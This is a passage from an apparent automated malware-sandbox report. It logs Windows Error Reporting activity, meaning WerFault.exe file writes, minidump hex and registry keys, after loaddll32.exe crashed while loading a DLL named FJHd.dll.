C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	7658	2	09 00		success or wait	2	6DBD497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	7662	262	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 20 00 41 00 73 00 49 00 64 00 3d 00 22 00 34 00 30 00 38 00 22 00 20 00 50 00 49 00 44 00 3d 00 22 00 35 00 39 00 32 00 30 00 22 00 20 00 55 00 70 00 74 00 69 00 6d 00 65 00 4d 00 53 00 3d 00 22 00 33 00 35 00 37 00 38 00 22 00 20 00 54 00 69 00 6d 00 65 00 53 00 69 00 6e 00 63 00 65 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 4d 00 53 00 3d 00 22 00 33 00 35 00 37 00 38 00 22 00 20 00 53 00 75 00 73 00 70 00 65 00 6e 00 64 00 65 00 64 00 4d 00 53 00 3d 00 22 00 30 00 22 00 20 00 48 00 61 00 6e 00 67 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 47 00 68 00 6f 00 73 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 43 00 72 00 61 00 73 00 68 00 65 00 64 00 3d 00 22	<Process AsId="408" PID="5920" UptimeMS="3578" TimeSinceCreationMS="3578" SuspendedMS="0" HangCount="0" GhostCount="0" Crashed="	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	7924	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	7928	2	09 00		success or wait	2	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	7932	20	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	</Process>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	7952	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	7956	2	09 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	7958	38	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 3e 00	</ProcessTimelines>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	7996	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	8000	2	09 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	8002	38	3c 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ReportInformation>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	8040	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	8044	2	09 00		success or wait	2	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	8048	98	3c 00 47 00 75 00 69 00 64 00 3e 00 36 00 61 00 35 00 62 00 34 00 35 00 65 00 36 00 2d 00 35 00 65 00 61 00 38 00 2d 00 34 00 30 00 39 00 63 00 2d 00 62 00 32 00 30 00 31 00 2d 00 66 00 64 00 35 00 35 00 38 00 39 00 65 00 38 00 32 00 63 00 34 00 33 00 3c 00 2f 00 47 00 75 00 69 00 64 00 3e 00	<Guid>6a5b45e6-5ea8-409c-b201-fd5589e82c43</Guid>	success or wait	1	6DBD497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	8146	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	8150	2	09 00		success or wait	2	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	8154	98	3c 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 32 00 32 00 2d 00 30 00 34 00 2d 00 32 00 32 00 54 00 31 00 33 00 3a 00 34 00 32 00 3a 00 34 00 31 00 5a 00 3c 00 2f 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00	<CreationTime>2022-04-22T13:42:41Z</CreationTime>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	8252	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	8256	2	09 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	8258	40	3c 00 2f 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ReportInformation>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	8298	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	8302	40	3c 00 2f 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	</WERReportMetadata>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8A.tmp.xml	0	4653	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 38 22 20 73 74 61 6e 64 61 6c 6f 6e 65 3d 22 79 65 73 22 3f 3e 0d 0a 3c 72 65 71 20 76 65 72 3d 22 32 22 3e 0d 0a 20 20 3c 74 6c 6d 3e 0d 0a 20 20 20 20 3c 73 72 63 3e 0d 0a 20 20 20 20 20 20 3c 64 65 73 63 3e 0d 0a 20 20 20 20 20 20 3c 6d 61 63 68 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 3c 6f 73 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 61 6a 22 20 76 61 6c 3d 22 31 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 69 6e 22 20 76 61 6c 3d 22 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 62 6c 64 22 20 76 61 6c 3d 22	<?xml version="1.0" encoding="UTF-8" standalone="yes"?><req ver="2"> <tlm> <src> <desc> <mach> <os> <arg nm="vermaj" val="10" /> <arg nm="vermin" val="0" /> <arg nm="verbld" val="	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_e16f2b5b51a96c57264e6e7da39c96be2b94546_7cac0383_01280182\Report.wer	0	2	fd fd		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_e16f2b5b51a96c57264e6e7da39c96be2b94546_7cac0383_01280182\Report.wer	2	22	56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 31 00 0d 00 0a 00	Version=1	success or wait	160	6DBD497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_e16f2b5b51a96c57264e6e7da39c96be2b94546_7cac0383_01280182\Report.wer	10390	44	4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 48 00 61 00 73 00 68 00 3d 00 34 00 36 00 38 00 39 00 37 00 37 00 35 00 35 00 34 00	MetadataHash=468977554	success or wait	1	6DBD497A	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
\REGISTRY\A\{8a585dcc-2738-7b8a-e17a-d194950c16ef}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6DBF36BF	unknown
HKEY_LOCAL_MACHINE\Software\WOW6432Node\Microsoft\Windows\Windows Error Reporting\Debug	success or wait	1	6DBF1FB2	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows\Windows Error Reporting\Debug	ExceptionRecord	binary	09 04 00 C0 08 00 00 00 18 F5 79 00 92 19 40 00 01 00 00 00 15 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	6DBF1FE8	RegSetValueExW

Analysis Process: WerFault.exe PID: **160**, Parent PID: **5920**

General

Target ID:	7
Start time:	15:42:44
Start date:	22/04/2022
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 5920 -s 616
Imagebase:	0xa70000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB08.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB08.tmp.dmp	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER155B.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6DBD497A	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER155B.tmp.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_5a7bdef4ffd6df7a7664cf7158b49db77a1e6c9_7cac0383_009c1ccb	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_5a7bdef4ffd6df7a7664cf7158b49db77a1e6c9_7cac0383_009c1ccb\Report.wer	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6DBD497A	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB08.tmp	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER155B.tmp	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB08.tmp.dmp	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER155B.tmp.xml	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREE68.tmp.csv	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREE88.tmp.txt	success or wait	1	6DBD497A	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB08.tmp.dmp	0	32	4d 44 4d 50 fd fd fd 0f 00 00 00 20 00 00 00 00 00 00 70 62 62 fd 05 12 00 00 00 00 00	MDMP bb	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB08.tmp.dmp	6532	6	00 00 00 00 00 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB08.tmp.dmp	212	1420	00 00 06 00 07 55 04 01 0a 00 00 00 00 00 00 00 fd 42 00 00 02 00 00 00 fd 19 00 00 00 01 00 00 47 65 6e 75 69 6e 65 49 6e 74 65 6c 57 06 05 00 fd fd fd 1f 00 00 00 00 54 05 00 00 fd 03 00 00 20 17 00 00 70 62 62 00 00 00 00 00 00 00 00 fd 08 00 00 fd 08 00 00 fd 08 00 00 01 00 00 00 01 00 00 00 00 30 00 00 0d 00 00 00 00 00 00 00 00 02 00 00 00 fd fd fd fd 57 00 2e 00 20 00 45 00 75 00 72 00 6f 00 70 00 65 00 20 00 53 00 74 00 61 00 6e 00 64 00 61 00 72 00 64 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0a 00 00 00 05 00 03 00 00 00 00 00 00 00 00 00 00 00 57 00 2e 00 20 00 45 00 75 00 72 00 6f 00 70 00 65 00 20 00 44 00 61 00 79 00 6c 00 69 00 67 00 68 00 74 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00	UBGenuineIntelWT bb0W. Europe Standard TimeW. Europe Daylight Time	success or wait	1	6DBD497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB08.tmp.dmp	7622	716	7f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 23 10 40 00 50 fd 79 00 00 00 00 00 14 0d 49 00 02 00 00 00 20 00 00 00 3c fd 79 00 fd 19 40 00 23 00 00 00 03 02 01 00 08 00 7a 00 2b 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd	+S++#@PyI <y@#z+	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB08.tmp.dmp	1632	168	fd 11 00 00 00 00 00 00 fd 01 00 fd 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 02 00 00 fd 1d 00 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB08.tmp.dmp	10486	20	0d 00 00 00 00 fd fd 00 00 00 00 00 fd 04 00 00 fd 29 00 00	)	success or wait	13	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB08.tmp.dmp	10698	1176	00 00 00 04 fd fd fd 00 00 23 00 fd 7b 49 77 38 17 fd 00 00 00 00 00 00 00 fd 00 fd 79 49 77 00 00 00 00 00 00 00 00 00 00 00 00 00 10 fd 75 00 00 00 00 00 00 00 00 00 00 64 00 00 00 00 00 fd 7b 49 77 fd fd fd 0f 00 00 00 00 00 00 fd 7e 00 00 00 00 30 07 fd 7e 00 00 07 7f 28 02 08 7f 50 06 09 7f 04 00 00 00 00 00 00 00 00 00 00 00 00 fd fd 07 6d fd fd fd 00 00 10 00 00 20 00 00 00 00 01 00 00 10 00 00 02 00 00 00 10 00 00 00 60 66 49 77 00 00 00 00 00 00 00 00 00 00 00 00 50 53 49 77 0a 00 00 00 00 00 00 00 fd 42 00 00 02 00 00 00 03 00 00 00 06 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	#{Iw8yIwud{Iw~0~(Pm `fIwPSIwB	success or wait	12	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB08.tmp.dmp	31982	4	48 fd fd 00	H	success or wait	1	6DBD497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB08.tmp.dmp	1800	4	03 00 00 00		success or wait	3	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB08.tmp.dmp	8338	716	3f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 fd fd fd fd 00 00 00 00 00 00 00 00 14 0d 49 00 fd fd fd fd 00 00 00 00 10 fd 79 00 fd fd 3e 77 23 00 00 00 12 02 00 00 fd fd 79 00 2b 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd	?+S++Iy>w#y+	success or wait	3	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB08.tmp.dmp	1900	48	fd 12 00 00 01 00 00 00 20 00 00 00 00 00 00 00 00 30 fd 00 00 00 00 00 40 fd fd 00 00 00 00 00 fd 09 00 00 6a 5e 00 00 fd 02 00 00 2a 26 00 00	0@j^*&	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB08.tmp.dmp	1960	4	24 00 00 00	$	success or wait	36	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB08.tmp.dmp	6538	32	1a 00 00 00 6c 00 6f 00 61 00 64 00 64 00 6c 00 6c 00 33 00 32 00 2e 00 65 00 78 00 65 00 00 00	loaddll32.exe	success or wait	36	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB08.tmp.dmp	5744	120	00 00 26 77 00 00 00 00 00 60 02 00 41 21 03 00 2d 61 fd 0e fd 1d 00 00 fd 04 fd fd 00 00 01 00 00 00 0a 00 01 00 fd 42 00 00 0a 00 01 00 fd 42 3f 00 00 00 00 00 00 00 04 00 04 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 23 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 41 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0c 00 00 00 18 00 00 00 01 00 00 00	&w`A!-aBB?#@A	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB08.tmp.dmp	7600	22	10 00 00 00 46 00 4a 00 48 00 64 00 2e 00 64 00 6c 00 6c 00 00 00	FJHd.dll	success or wait	1	6DBD497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB08.tmp.dmp	5864	668	00 00 40 00 00 00 00 00 00 fd 09 00 21 fd 2f fd fd 46 4b 3f fd 1d 00 00 01 00 0f 00 5a 62 02 00 00 10 00 00 06 fd 0f 00 01 00 00 00 fd fd 13 00 00 00 01 00 00 00 01 00 00 00 00 00 fd fd fd 7f 00 00 00 00 0f 00 00 00 00 00 00 00 04 00 00 00 00 fd fd 02 00 00 00 00 00 fd 0e 03 00 00 00 00 fd 54 02 00 00 01 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 dc 03 00 00 00 00 00 3d fd 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 14 1b 00 00 00 00 00 55 fd 04 00 00 00 00 00 40 fd 1f 00 00 00 00 00 fd fd 05 00 00 00 00 00 fd 46 fd 3c 00 00 00 00 5d fd 1f 00 00 00 00 fd 1e 3d 22 00 00 00 00 6a 41 0a 01 00 00 00 00 fd 38 01 00 50 1a 01 00 fd 05 00 3d fd 0a 00 55 fd 04 00 06 7f 15 00 fd fd 05 00 a0 2d 00 fd 01 00 22 41 13 00 00 00 00 00 fd fd 1a 00 77 5a 04	@!/FK? ZbT=U@F<="jA8P=U- "AwZ	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB08.tmp.dmp	31986	8728	08 00 00 00 46 00 69 00 6c 00 65 00 00 00 08 00 00 00 46 00 69 00 6c 00 65 00 00 00 08 00 00 00 46 00 69 00 6c 00 65 00 00 00 08 00 00 00 46 00 69 00 6c 00 65 00 00 00 0a 00 00 00 45 00 76 00 65 00 6e 00 74 00 00 00 00 00 00 00 06 00 00 00 08 00 00 00 01 00 00 00 00 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 18 00 00 00 49 00 6f 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 00 00 1e 00 00 00 54 00 70 00 57 00 6f 00 72 00 6b 00 65 00 72 00 46 00 61 00 63 00 74 00 6f 00 72 00 79 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e	FileFileFileFileEvent(WaitComp letionPacketIoCompletion TpWork erFactoryIRTimer(WaitCo mpletion	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB08.tmp.dmp	32	120	03 00 00 00 fd 00 00 00 08 07 00 00 04 00 00 00 34 0f 00 00 fd 07 00 00 0e 00 00 00 24 00 00 00 fd 16 00 00 05 00 00 00 fd 00 00 00 fd 28 00 00 06 00 00 00 fd 00 00 00 60 06 00 00 07 00 00 00 38 00 00 00 fd 00 00 00 0f 00 00 00 54 05 00 00 0c 01 00 00 0c 00 00 00 20 18 00 00 fd 00 00 15 00 00 00 fd 01 00 00 00 17 00 00 16 00 00 00 fd 00 00 00 fd 18 00 00	4$(`8T	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	0	2	fd fd		success or wait	1	6DBD497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	2	78	3c 00 3f 00 78 00 6d 00 6c 00 20 00 76 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 22 00 31 00 2e 00 30 00 22 00 20 00 65 00 6e 00 63 00 6f 00 64 00 69 00 6e 00 67 00 3d 00 22 00 55 00 54 00 46 00 2d 00 31 00 36 00 22 00 3f 00 3e 00	<?xml version="1.0" encoding="UTF-16"?>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	80	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	84	38	3c 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	<WERReportMetadata>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	122	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	126	2	09 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	128	44	3c 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<OSVersionInformation>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	172	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	176	2	09 00		success or wait	2	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	180	82	3c 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 30 00 2e 00 30 00 3c 00 2f 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<WindowsNTVersion>10.0</WindowsNTVersion>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	262	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	266	2	09 00		success or wait	2	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	270	40	3c 00 42 00 75 00 69 00 6c 00 64 00 3e 00 31 00 37 00 31 00 33 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 3e 00	<Build>17134</Build>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	310	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	314	2	09 00		success or wait	2	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	318	82	3c 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00 28 00 30 00 78 00 33 00 30 00 29 00 3a 00 20 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 20 00 31 00 30 00 20 00 50 00 72 00 6f 00 3c 00 2f 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00	<Product>(0x30): Windows 10 Pro</Product>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	400	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	404	2	09 00		success or wait	2	6DBD497A	unknown
